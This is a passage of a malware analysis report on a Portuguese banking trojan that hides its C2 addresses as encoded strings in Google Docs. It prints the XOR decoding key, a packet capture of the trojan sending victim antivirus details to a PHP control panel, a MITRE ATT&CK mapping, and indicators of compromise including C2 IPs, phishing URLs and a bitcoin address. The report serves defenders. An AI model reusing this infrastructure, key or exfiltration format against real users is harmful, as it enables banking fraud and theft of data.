https://docs.google.com/document/d/1hp6jZynlZAtMZgIpw2YGyciS1qxck-0UPte0w9sFhX0/edit
Content-Security-Policy: base-uri 'self';object-src 'none';report-uri https://docs.google.com/document/c
<!DOCTYPE html><html lang="en-GB"><head><script nonce="ysvcwJjbUjb0X/67qJ5EfA">var DOCS_timing={}; DOCS_
eta property="og:site_name" content="Google Docs"><meta property="og:url" content="https://docs.google.c
googleusercontent.com/r7de9fZJNfdzRGtH3GErFEbOhxbNsLRM_v6J5YyTRMk2v6DDirWfwSbmckxLcGLF-VAjBbChFQ=w1200-h
" content="inicio=[E86AFC51FA58A4E62D1324242C6B]=fim"><meta name="google" content="notranslate"><meta name
v="X-UA-Compatible" content="IE=edge;"><meta name="fragment" content="!"><meta name="referrer" content="
7.ico"><link rel="chrome-webstore-item" href="https://chrome.google.com/webstore/detail/apdfllckaahabafn
CS_timing['wpid']=new Date().getTime();</script>
<script nonce="uRv47bedKVq+mDTgKpl6Bw">_docs_flag_initialData={"docs-ails":"docs_warm","docs-fwds":"docs
":false,"docs-eohmo":false,"uls":"","docs-enpf":false,"scotty_upload_url":"/upload/document/resumable",
  
```

Figure 25: Encoded string (C2 IP address) obtained from Google Docs URL.

During the memory analysis, also the key used to decode the string obtained from Google Docs was collected.

```

IDA View-A Hex View-A Exports Imports Names Functions Strings Structures Enums
:seg000:0 00007000 00000094 ....x.....Ë
:seg000:0 00940054 00E44000 ..EB.VC.(
:seg000:0 4000C000 70000000 N...+...u...
:seg000:0 000022C0 E0000000 ....!+!SIII...
:seg000:0 80007677 73337677 ç...qazxs4
:seg000:0 33333666 67766766 41080gbn
:seg000:0 667E5445 33333333 olplPOIU4
:seg000:0 33335554 55454444 9418YTRI
:seg000:0 33333333 444C4445 52421354
:seg000:0 45533333 34545553 C>Z09876
:seg000:0 45344333 33333335 0Q4J014
:seg000:0 44454444 53333333 HAORHAI
:seg000:0033333333 22400000 4567890...
:seg000:0 CE80C8E0 00000100 !@i.+!SIII...
:seg000:0 10001000 99E099E0 ..!..ÉÜelÉ
:seg000:0 00000000 99E00000 .....ÉÜel.
:seg000:0 00000000 00000000 .....
:seg000:0 00000000 00000000 .....
:seg000:0 00000000 00000000 .....
:seg000:0 00000000 00000000 .....
:seg000:0 00000000 00000000 .....
:seg000:0 00000000 00000000 .....
:seg000:0 00000000 00000000 .....
:seg000:0 00008CE0 00000000 ....!SIII...

```



Figure 26: Key used in an XOR function to decode the Google Docs strings.


**Key:**

qazxs441wert41080gbnhyujmuko1pçPOIU400941979418YTREWQASDFGH52421354JKLÇMNBVCXZ098765ASJRUQ40Q4J0 [email protected]

The following code, distributed by @t14g0p, is a python implementation to decrypt the strings from google documents.

h/t @t14g0p

**Encoded string: work3**



**Decoded string:** inicio= E86AFC51FA58A4E62D1324242C6B =fim

**Result:** 23.108.57.243

**Encoded string: work2**



inico=E86AFC51FA58A4E62D1324242C6B=fim

**Decoded string:** inico= E86AFC51FA58A4E62D1324242C6B =fim

**Result:** 23.108.57.243

**Encoded string: btc**



inico=C587DE50CC66FB0175C84BDE6491CA20AC2FE256C746CE3DE175B365D42402  
2C638498=fim

**Decoded string:**

inico= C587DE50CC66FB0175C84BDE6491CA20AC2FE256C746CE3DE175B365D424022C638498 =fim

**Result:** 18KdHi9CJea1AjEtrVQSfgyN6QXZvJZXqS

In detail, the bitcoin wallet was used in recent transactions, last: 2020-01-14 00:22h. However, no malicious activities related to bitcoin was identified during the trojan analysis.

## BTC / Endereço

Endereços são identificadores que pode usar para enviar Bitcoin para outras pessoas.



Pedido de Pagamento

Botão Doação

Endereço	18KdHi9CJea1AjEtrVQSfgyN6QXZvJZXqS 📄
Formato	BASE58 (P2PKH)
Transações	4
Total Recebido	US\$ 57,08
Total Enviado	US\$ 57,08
Balanco final	US\$ 0,00

Hash	b94892293c7735c72ddb974cb826ffc9fbe0... 1D7cAELKtuZmoKKithc8RUVg... US\$ 26,40 18KdHi9CJea1AjEtrVQSfgyN6... US\$ 26,59 1D7cAELKtuZmoKKithc8RUVg... US\$ 26,49 1JJGaaH7L6etj26Dfaisbd8cCk... US\$ 0,23	→	2020-01-14 00:22 1LtR2mbSQ8UfP5MhHsvT4bD... US\$ 79,42
Taxa	US\$ 0,28 (5.055 sat/B - 1.264 sat/WU - 633 bytes)		-US\$ 26,59
Hash	fd92f89b945f07ea482a4bb59d6bf1ed6... 18KdHi9CJea1AjEtrVQSfgyN6... US\$ 30,49	→	2019-12-22 00:44 1JJGaaH7L6etj26Dfaisbd8cCk... US\$ 0,23 15UTfMgrYG3z4LQD8S7Qqb... US\$ 30,20
Taxa	US\$ 0,06 (3.027 sat/B - 0.757 sat/WU - 225 bytes)		-US\$ 30,49
Hash	45141183ea87829c6bb734da32f2d383ef01... 13TixT6uHtBMc35RghCqKxg... US\$ 716,37	→	2019-12-18 21:35 18KdHi9CJea1AjEtrVQSfgyN6... US\$ 26,59 19vPGuyphH3ReHncXKe8hh... US\$ 689,38
Taxa	US\$ 0,40 (20.191 sat/B - 5.048 sat/WU - 225 bytes)		+US\$ 26,59
Hash	fd0c97969b1871949fdc1d9422fae5057ec8f... 172UBn8wpVrRTH9B1adnpuvr... US\$ 32,00	→	2019-12-13 18:43 1FgY4aAvq2RZQ7UGUhFCtpd5... US\$ 1,19 18KdHi9CJea1AjEtrVQSfgyN6... US\$ 30,49
Taxa	US\$ 0,32 (16.129 sat/B - 4.032 sat/WU - 225 bytes)		+US\$ 30,49

**Figure 27:** Bitcoin wallet and transactions – address also available on Google Docs and hardcoded inside trojan.

By using Shodan – The search engine for IoT – some details about C2 were collected.

🌐 23.108.57.243

self-signed


Country	United States
Organization	Leaseweb USA
ISP	Leaseweb USA
Last Update	2020-05-01T02:06:45.118846
ASN	AS393886

## Ports

3389	5985
------	------

## Services

3389
tcp
rdp
Remote Desktop Protocol \\x03\\x00\\x00\\x13\\x0e\\xd



**Figure 28:** Trojan C2 server RDP port.

During the execution of the malware, it was identified that it communicates with another address (the compromised server from where the payloads were initially downloaded).

After a few minutes of collecting information about the infected machine, the trojan sends encrypted commands onto this server.



```

tcp.stream eq 1
No.    Time           Source            Destination      Protocol  Length  Info
--  --  --  --  --  --
1815  45.766476     192.168.100.65   23.106.124.20   HTTP     173     POST /avs/img1/index.php HTTP/1.1 (application/x-www-form-urlencoded)
1818  46.644214     23.106.124.20   192.168.100.65   HTTP     278     HTTP/1.1 200 OK

Wireshark - Follow TCP Stream (tcp.stream eq 1) - 453f7336-bf9d-4e4b-b877-04a21efd0e35.pcap

POST /avs/img1/index.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 119
Host: 23.106.124.20

op=YYaaaacMvPCs1ZhbR3pZmdwZGd7e14pLU10ZQdsEwhDXFhTV04ZS1taTn8BEVtdqFbaFwsLCAIYCSvya2wRaEaBRgKCVhbTETcZQQLaGUudHtqGw==HTTP/1.1 200 OK
Date: Sun, 03 May 2020 08:43:47 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

```



**Figure 29:** Communication with control panel.

This is a PHP service, probably a control panel to manage the victims and collect details on infections.

In this specific request, and based on the path, the trojan sends details about which antivirus is installed on the victim's machine.

Malicious endpoints are still active at the moment of writing this report (05-05-2020).

## Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Replication Through Removable Media 1	Windows Management Instrumentation 1 1	Bootkit 2	Startup Items 1	Disabling Security Tools 1	Input Capture 1 1	System Time Discovery 1 1	Replication Through Removable Media 1	Input Capture 1 1	Data Encrypted 1	Standard Cryptographic Protocol 1 2	Eavesdrop on Network Communication	Remotely Track Device Without Authorization	System Shutdown/Reboot 1
Replication Through Removable Media	Execution through API 2	Startup Items 1	Process Injection 1 1	Deobfuscate/Decode Files or Information 1	Network Sniffing	Peripheral Device Discovery 1 1	Remote Services	Clipboard Data 2	Exfiltration Over Other Network Medium	Standard Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
External Remote Services	Graphical User Interface 1	Registry Run Keys / Startup Folder 1 2	Application Shimming 1	Obfuscated Files or Information 2	Input Capture	Account Discovery 1	Windows Remote Management	Data from Network Shared Drive	Automated Exfiltration	Standard Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Drive-by Compromise	Scheduled Task	Application Shimming 1	DLL Search Order Hijacking	Masquerading 1 1	Credentials in Files	Security Software Discovery 3 6 1	Logon Scripts	Input Capture	Data Encrypted	Multiband Communication	SIM Card Swap		Premium SMS Toll Fraud
Exploit Public-Facing Application	Command-Line Interface	Shortcut Modification	File System Permissions Weakness	Virtualization/Sandbox Evasion 3 6	Account Manipulation	File and Directory Discovery 3	Shared Webroot	Data Staged	Scheduled Transfer	Standard Cryptographic Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Spearphishing Link	Graphical User Interface	Modify Existing Path	New Service	Process Injection 1 1	Brute Force	System Information Discovery 3 6	Third-party Software	Screen Capture	Data Transfer Size Limits	Commonly Used Port	Jamming or Denial of Service		Abuse Accessibility Features
Spearphishing Attachment	Scripting	Path Interception	Scheduled Task	DLL Side-Loading 1	Two-Factor Authentication Interception	Query Registry 1	Pass the Hash	Email Collection	Exfiltration Over Command and Control Channel	Uncommonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Spearphishing via Service	Third-party Software	Logon Scripts	Process Injection	Indicator Blocking	Bash History	Virtualization/Sandbox Evasion 3 6	Remote Desktop Protocol	Clipboard Data	Exfiltration Over Alternative Protocol	Standard Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Supply Chain Compromise	Rundll32	DLL Search Order Hijacking	Service Registry Permissions Weakness	Process Injection	Input Prompt	Process Discovery 1	Windows Admin Shares	Automated Collection	Exfiltration Over Physical Medium	Multilayer Encryption	Rogue Cellular Base Station		Data Destruction
Trusted Relationship	PowerShell	Change Default File Association	Exploitation for Privilege Escalation	Scripting	Keychain	System Owner/User Discovery 1	Taint Shared Content	Audio Capture	Commonly Used Port	Connection Proxy			Data Encrypted for Impact
Hardware Additions	Execution through API	File System Permissions Weakness	Valid Accounts	Indicator Removal from Tools	Private Keys	Remote System Discovery 1	Replication Through Removable Media	Video Capture	Standard Application Layer Protocol	Communication Through Removable Media			Disk Structure Wipe

## Thank you to all who have contributed:

Tiago Pereira @t14g0p

Corsin Camichel @cocaman

Pedro Fernandes @DJ\_PRME

## Indicators of Compromise (IOCs)

-- sample --

MD5: dc61d6239c2848bf8994df95740cbb13  
<https://sites.google.com/site/xbet362/control.zip>  
<https://vodafone-pt.cisconfreak.com/my/>  
<https://vodafone-pt.cisconfreak.com/nf/>

-- C2 --

23.106.124.]20  
23.108.57.]243  
[http://23.106.124.\]20/avs/img1/index.\]php](http://23.106.124.]20/avs/img1/index.]php)

-- google-docs --

[https://docs.google.com/document/d/10Yx33pplUYa46H45-r7JrdKsUMgeXcxMn2\\_AABUrsfE/edit](https://docs.google.com/document/d/10Yx33pplUYa46H45-r7JrdKsUMgeXcxMn2_AABUrsfE/edit)  
<https://docs.google.com/document/d/1hp6jZYnlZATMZgIpw2YGyciS1qxck-0UPte0w9sFhX0/edit>  
[https://docs.google.com/document/d/1-NZxqAKYFK-c1c\\_80VjLHfhLN1b8cK5u-jy-5VSe0to/edit](https://docs.google.com/document/d/1-NZxqAKYFK-c1c_80VjLHfhLN1b8cK5u-jy-5VSe0to/edit)

-- BTC\_ADDR --

18KdHi9CJea1AjEtrvQsfqyN6QXZvJZXqS

## Sandbox online analysis

---

<https://www.virustotal.com/gui/file/3701d539821e5e68891d72cc1dd54f6ead592c3e277e92a4349f99b82e0cbcd3/detection>  
<https://www.hybrid-analysis.com/sample/421d6d28978d687aee62ef539d4c2d24e9e4d2b0d74c70c2856d8f978e538d5a/5eb163ce3c3c05767b1bcc69>  
<https://www.joesandbox.com/analysis/227588/0/html>  
<https://analyze.intezer.com/#/analyses/92fad8e8-a756-4a70-8a7f-3c0098cc200a>

## Yara rule

---

GitHub SI-LAB Yara repository [here](#).

## References

---

[https://malware.pt/posts/banker\\_google\\_docs/](https://malware.pt/posts/banker_google_docs/)  
<https://twitter.com/sirpedrotavares/status/1256619456060669952>  
<https://tugatech.com.pt/t33136-novo-ransomware-propaga-se-sobre-faturas-falsas-da-vodafone>



Pedro Tavares

**Pedro Tavares** is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog [seguranca-informatica.pt](http://seguranca-informatica.pt).

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the [0xSI\\_f33d](#) – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more [here](#).